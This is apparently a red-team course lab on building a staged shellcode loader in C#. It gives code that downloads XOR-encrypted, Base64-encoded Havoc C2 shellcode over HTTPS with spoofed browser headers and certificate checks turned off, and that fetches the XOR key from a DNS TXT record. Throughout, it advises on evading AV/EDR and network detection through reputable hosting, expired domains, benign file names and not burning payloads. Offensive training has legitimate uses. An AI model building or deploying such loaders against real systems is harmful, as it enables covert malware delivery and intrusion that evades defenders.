Lab - Staged Loader
IMPORTANT : Please do not send submit samples to
Virus Total or any other public virus-scanning services, unless specifically instructed. We don't want to burn our payloads for this training. Make sure at all times thatsample submission in Microsoft Defender isturned off, and if for some reason you get prompted to submit a sample,deny the request .
In this lab we'll be making 2 changes to our previous XORLoader:
- Instead of having the shellcode embedded in the program, we'll host it on a remote server (your kali box for example) and download it at runtime.
- Instead of having the XOR key hardcoded in the program, we'll retrieve it over DNS (TXT record).
This will make our loader much more flexible and harder to detect.
NOTE: And yes we're done with popping message boxes, this is just for proof of code execution purposes. From now on we'll be using
actual shellcodepayloads (Havoc) and executing them in memory. YAY :) - This loader will work with any PIC shellcode, by the way (meterpreter, sliver, etc...)!
OVERVIEW SOURCE CODE
SOURCE CODE LOCATION : "C:\THEV\Labs\RemoteLoader\RemoteLoader.sln" ├── RemoteLoader.cs -> Our main program ├──GetShellcode.cs -> Removed - no longer needed ├── ShellcodeDecoder.cs └──StagedLoader.cs -> A new class for handling staged loading └──RetrieveXORkey.cs -> A new class for retrieving the XOR keyLAB WORKING DIRECTORY : "C:\THEV\Labs\Lab_RemoteLoader" ├── demon.x64.bin └── XOR_B64_Encoder.exeLAB SOLUTION : "C:\THEV\Labs\Lab_StagedLoader\SOLUTION" -> In case you get stuck,
this has all the proper code, shellcode and binaries.
BEST PRACTICES: By removing the payload from our loader, there is no malicious code that static analysis can detect. HOWEVER, by shifting the code from being hardcoded into the loader to external server, it provides more IOC's for dynamic/behavioural analysis. Therefore make sure that:
- Host your payload on a reputable server (onedrive, Dropbox, Akamai etc...)
- Ideally register expired domains with a good reputation, that are categorized as safe (or cloud services like AWS, Azure, Google Cloud).
- Use an FQDN, not an IP address (i.e. key.crimsoncore.be instead of 192.168.100.25)
- Use HTTPS to download the shellcode - the shellcode never touches disk, it gets loaded into the buffer of a program, but we want to evade network based detections
- make the webrequest look legit (user agent, headers etc...)
- Use a name for the shellcode that looks normal (i.e. not shellcode.bin but update.dat for example)
Advantages : Easy to change shellcodes (as they're hosted), harder to detect by static analysis - if you want to make this download even safer you could use IP Tables to only allow your target to download the payload.
LAB EXERCISE TASKS
| Step | Action | Description |
|---|---|---|
| 1. | Turn Defender | We want to see if our POC code gets detected |
| 2. | Create Havoc Demon shellcode | Binary shellcode XOR encrypted, Base64 encoded |
| 3. | Retrieve shellcode remotely | Hosted with Updog2 on your kali server |
| 4. | Retrieve XOR Key remotely | Add a new class to do a DNS TXT record lookup for the xorkey |
| 5. | Compile and run the code | Test the loader and make sure it works |
1. Turn Defender ON
IMPORTANT : Make sure Windows Defender is turned ON!!!
Check if Defender is turned ON by running the checkav.ps1 script:
- Open a
powershellprompt asAdministrator:
c:\thev\labs\powershell\av_check.ps1

- If Defender is turned
OFF- run the following script to turn it ON:
c:\thev\labs\powershell\av_enable.ps1

2. PREPARATION : Generating a XOR encrypted payload (binary)
There are 4 steps required for to create a XOR encrypted payload:
- Generate a shellcode binary (raw) payload with Havoc,
- Define a XORKEY -
don't use a single-byte key , those are easily bruteforced by AV/EDR, - XOR encrypt the binary data of the shellcode, and then we'll also Base64 encode it (this makes it easier to transmit over HTTP and adds another layer of obfuscation),
- Host the payload on a remote server (kali box in our case).
Let's start with generating a vanilla Havoc demon payload on Kali:

- On your kali machine go to your Havoc GUI and create a new demon payload (x64) by going to
Attack->Payload. Save the payload asdemon.x64.bininopt\Havoc\payloads.

- Open a terminal on kali and start Updog2 (with ssl) to start hosting your Havoc payloads directory:
cd /opt/Havoc/payloads
updog2 --ssl
- Then on windows open a
powershell promptand download your demon.x64.bin and convert your havoc demon payload ("demon.x64.bin") to a XOR and Base64 encoded string with our toolXOR_B64_Encoder.exe:
cd /THEV/Labs/Lab_RemoteLoader
scp Threatadmin@kali:/opt/Havoc/payloads/demon.x64.bin .
We're using
SCPto copy the file from our kali box to our windows lab machine, it will prompt you for the password of theThreatadminuser on kali. You of course can also use Updog2 to download the file if you want. Just make sure you're in the right working directory on windows (C:\THEV\Labs\Lab_RemoteLoader) when downloading your shellcode executing theXOR_B64_Encoder.exetool.

- From the same powershell prompt execute the following command to generate the XOR and Base64 encoded payload:
.\XOR_B64_Encoder.exe .\demon.x64.bin mysecretkey b64

Since we'll be hosting the payload on a webserver (in this case our kali machine), we need to upload our XOR and B64 encoded shellcode again.
- Upload your XOR and Base64 payload (
payload.b64) to kali:
scp payload.b64 Threatadmin@kali:/opt/Havoc/payloads/payload.b64


- Use chrome to verify your payload.base64 is accessible over HTTPS by going to
https://kali:9090.

NOTE: If you get certificate warnings in your browser, this is because we're using self-signed certificates with updog2. In a real-world scenario you would use a valid certificate from a trusted CA.
- Click on
advancedand theproceed to kali (unsafe). You should see you payloads directory that's being hosted by updog2, and yourpayload.b64file should be there.
3 : DOWNLOADING THE PAYLOAD REMOTELY (HTTPS)
We need to create a new class that will handle the downloading of our shellcode from our remote server.
StagedLoader.cs


- In visual studio, create a new class file called
StagedLoader.csby going to theSolution Explorer, right-click onRemoteLoader->Add->Add new class, selectC# Classat the top and name the fileStagedLoader.cs.
- Delete the dummy code provided by Visual Studio and paste the following code:
using System;
using System.Net;

public class StagedLoader
{
    public static byte[] DownloadShellCode(string payloadUrl)
    {
        // Bypass SSL/TLS certificate validation for self-signed certificates (use with caution)
        ServicePointManager.ServerCertificateValidationCallback = (sender, certificate, chain, sslPolicyErrors) => true;

        using (WebClient client = new WebClient())
        {
            // Add HTTP headers
            client.Headers.Add("User-Agent", "Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/93.0.4577.82 Safari/537.36");
            client.Headers.Add("Accept", "application/octet-stream");
            client.Headers.Add("Accept-Encoding", "gzip, deflate");
            client.Headers.Add("Accept-Language", "en-US,en;q=0.9");
            client.Headers.Add("Referer", "https://www.contoso.com/support/downloads/latest-updates");

            // Download the Base64-encoded string
            string base64String = client.DownloadString(payloadUrl);
            long downloadSize = System.Text.Encoding.UTF8.GetByteCount(base64String);
            RemoteLoader.Payload.WriteColored($"[+]    Downloaded payload size (Base64 string): {downloadSize} Bytes ({downloadSize / 1024.0:F2} KB)", ConsoleColor.Green);

            // Decode the Base64 string to bytes
            return Convert.FromBase64String(base64String);
        }
    }
}
This class ("StagedLoader") contains a single method
***DownloadShellCode***that takes a URL as input, downloads the Base64-encoded shellcode from that URL, and decodes it into a byte array. We make the webrequest look legit (user agent, headers etc...) - and in the sample code above we also bypass SSL/TLS certificate validation for self-signed certificates (our lab uses self-signed certificates).
4. RETRIEVING THE XOR KEY OVER DNS

We have set up a DNS TXT record on our domain crimsoncore.be that contains our XOR key. In this case the hostname is key.crimsoncore.be and the TXT record value is mysecretkey.
-
In visual studio, create a new class file called
RetrieveXORKey.csby going to theSolution Explorer, right-click onRemoteLoader->Add->Add new class, selectC# Classat the top and name the fileRetrieveXORKey.cs -
Delete the dummy code provided by Visual Studio and paste the following code:
RetrieveXORKey.cs
using System;
using System.Linq;
using DnsClient;

public static class RetrieveXORKey
{
    public static string GetKey(string hostname)
    {
        try
        {
            // Use system's default DNS resolver
            var lookup = new LookupClient();

            // Query TXT records
            var result = lookup.Query(hostname, QueryType.TXT);

            // Extract the first TXT record
            var txtRecord = result.Answers.TxtRecords().FirstOrDefault();
            if (txtRecord == null)
            {
                throw new Exception("No TXT record found for " + hostname);
            }

            // Return the TXT record value (concatenate all strings in the record)
            string txtValue = string.Join("", txtRecord.Text);

            return txtValue;
        }
        catch (Exception ex)
        {
            throw new Exception($"Failed to retrieve TXT record for {hostname}: {ex.Message}", ex);
        }
    }
}

